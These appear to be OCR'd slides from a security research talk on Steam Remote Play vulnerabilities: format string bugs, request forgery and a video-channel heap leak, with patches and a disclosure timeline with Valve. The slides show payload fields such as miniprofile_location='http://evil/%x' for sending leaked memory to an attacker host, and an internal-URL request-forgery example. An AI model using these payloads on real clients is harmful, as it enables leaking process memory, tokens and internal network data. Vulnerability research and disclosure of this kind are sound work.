


Results

Format string bugs in `CRemotePlayTogetherGroupUpdateMsg`

```
message CRemotePlayTogetherGroupUpdateMsg {
        message Player {
                optional uint32 accountid = 1;
                optional uint32 guestid = 2;
                optional bool keyboard_enabled = 3;
                optional bool mouse_enabled = 4;
                optional bool controller_enabled = 5;
                repeated uint32 controller_slots = 6;
                optional bytes avatar_hash = 7;
        }

        repeated .CRemotePlayTogetherGroupUpdateMsg.Player players = 1;
        optional int32 player_index = 2;
        optional string miniprofile_location = 3;
        optional string game_name = 4;
        optional string avatar_location = 5;
}
```



`https://steamcommunity.com/miniprofile/%u/json` → cURL

Results

Format string bugs in `CRemotePlayTogetherGroupUpdateMsg`

- First argument is attacker-controlled (`accountid`)
- Leak arbitrary memory from the process (`%x`, `%s`...)
- No write primitive (`%n` disabled on Windows, `FORTIFY` on Linux)
- Exact same vulnerability in `avatar_location` field

Results

Format string bugs in `CRemotePlayTogetherGroupUpdateMsg`

- How do we retrieve the leaks?

Results


Format string bugs in `CRemotePlayTogetherGroupUpdateMsg`

- How do we retrieve the leaks?
- Exfiltrate leaks through either:
  - HTTP (`miniprofile_location="http://evil/%x"`)

Results

Format string bugs in `CRemotePlayTogetherGroupUpdateMsg`

- How do we retrieve the leaks?
- Exfiltrate leaks through either:
  - HTTP (`miniprofile_location="http://evil/%x"`)
  - Stats channel (client debug strings are automatically sent over!!)



Results

Format string bugs in `CRemotePlayTogetherGroupUpdateMsg`

- Impact
  - Break ASLR (Steam DLLs, Windows DLLs)
  - First step for any attack targeting the Steam client or Valve games
  - Leak sensitive process memory: environment, paths, tokens...

Results

Format string bugs in `CRemotePlayTogetherGroupUpdateMsg`

- Impact
  - Break ASLR (Steam DLLs, Windows DLLs)
  - First step for any attack targeting the Steam client or Valve games
  - Leak sensitive process memory: environment, paths, tokens...

- Patch

```
strchr(Str, '%') == 0
```

¯_(ツ)_/¯

Results

Request forgery in `CRemotePlayTogetherGroupUpdateMsg`

- We can make the client perform arbitrary HTTP GET requests

Results

Request forgery in `CRemotePlayTogetherGroupUpdateMsg`

- We can make the client perform arbitrary HTTP GET requests
- Response contents is output in debug string!!

```
miniprofile_location="http://internal.site/secret-page"
```



```
DebugString: "Couldn't parse profile data: syntax error at line 1 near: <VERY SECRET DATA>"
```

Results

Request forgery in `CRemotePlayTogetherGroupUpdateMsg`

- We can make the client perform arbitrary HTTP GET requests
- Response contents is output in debug string!!

```
miniprofile_location="http://internal.site/secret-page"
```

↓

```
DebugString: "Couldn't parse profile data: syntax error at line 1 near: <VERY SECRET DATA>"
```

Stats channel →

```
[+] Received message from ('1                ;) (93B)
Header: 05005c5c02000001008e2c00ff
Body: 030803124b436f756c646e27742070617273652070726f66696c6520646174613a2073796e746178206572726f722206174206c696e652031206e6561723a20464c41477b594f55464f554e444d457d0a
[+] Received data
Channel: k_EStreamChannelStats
Message type: k_EStreamStatsLogMessage
[+] Received stats: b"\x03\x08\x03\x12KCouldn't parse profile data: syntax error at line 1 near: FLAG{YOUFOUNDME}\n"
```

Host

Results

Request forgery in `CRemotePlayTogetherGroupUpdateMsg`

- Impact
  - Leak web pages over internal network
  - Scan victim's internal network (ports, IP ranges)
  - Pivot through vulnerable service...
  - No `file://` wrapper :(

Results


Request forgery in `CRemotePlayTogetherGroupUpdateMsg`

- Impact
  - Leak web pages over internal network
  - Scan victim's internal network (ports, IP ranges)
  - Pivot through vulnerable service...
  - No `file://` wrapper :(

- Patch
  - Domain validation (whitelist)


Results


YV12 video channel heap leak



Results

YV12 video channel heap leak





Results

YV12 video channel heap leak


```
message CVideoFormat {
        required .EVideoFormat format = 1 [default = k_EVideoFormatNone];
        optional uint32 width = 2;
        optional uint32 height = 3;
}
```

```
enum EVideoFormat {
        k_EVideoFormatNone = 0;
        k_EVideoFormatYV12 = 1;
        k_EVideoFormatAccel = 2;
}
```

Results


YV12 video channel heap leak

```
if (VideoFormat == k_EVideoFormatYV12) {
    // [...]
    SDL_UpdateYUVTexture(frame_texture, 0, Yplane, Ypitch, Uplane, Upitch, Vplane, Vpitch);
    SDL_RenderCopy(renderer, frame_texture, src_rect, dst_rect);
}
```




Results

YV12 video channel heap leak




Results

It’s raining heap leaks



cursor



icon

Results

Reporting to Valve

- 2022
  - Oct 12th: submit 1st report with PoCs
  - Nov 8th: $$$
- 2023
  - Jan 16th: patch release


Results

Reporting to Valve

- 2022
  - Oct 12th: submit 1st report with PoCs
  - Nov 8th: $$$
- 2023
  - Jan 16th: patch release
  - Jan 20th: report new batch of vulnerabilities
  - ?

Conclusion

- We have covered several captivating aspects of reverse/vulnerability research:
  - Choosing a target
  - Reverse engineering a product
  - Analyzing a protocol
  - Bringing out an attack surface
  - Implementing a basic client/server to talk to the target
  - Building a fuzzer upon all this work
  - Investigating crashes, exploiting bugs, assessing risk



- Target needs more “reverse” → easier wins
  - (doesn’t apply everytime… but still a relevant rule of thumb?)

Thank you for your attention

Questions?

https://thalium.re/

https://twitter.com/thalium_team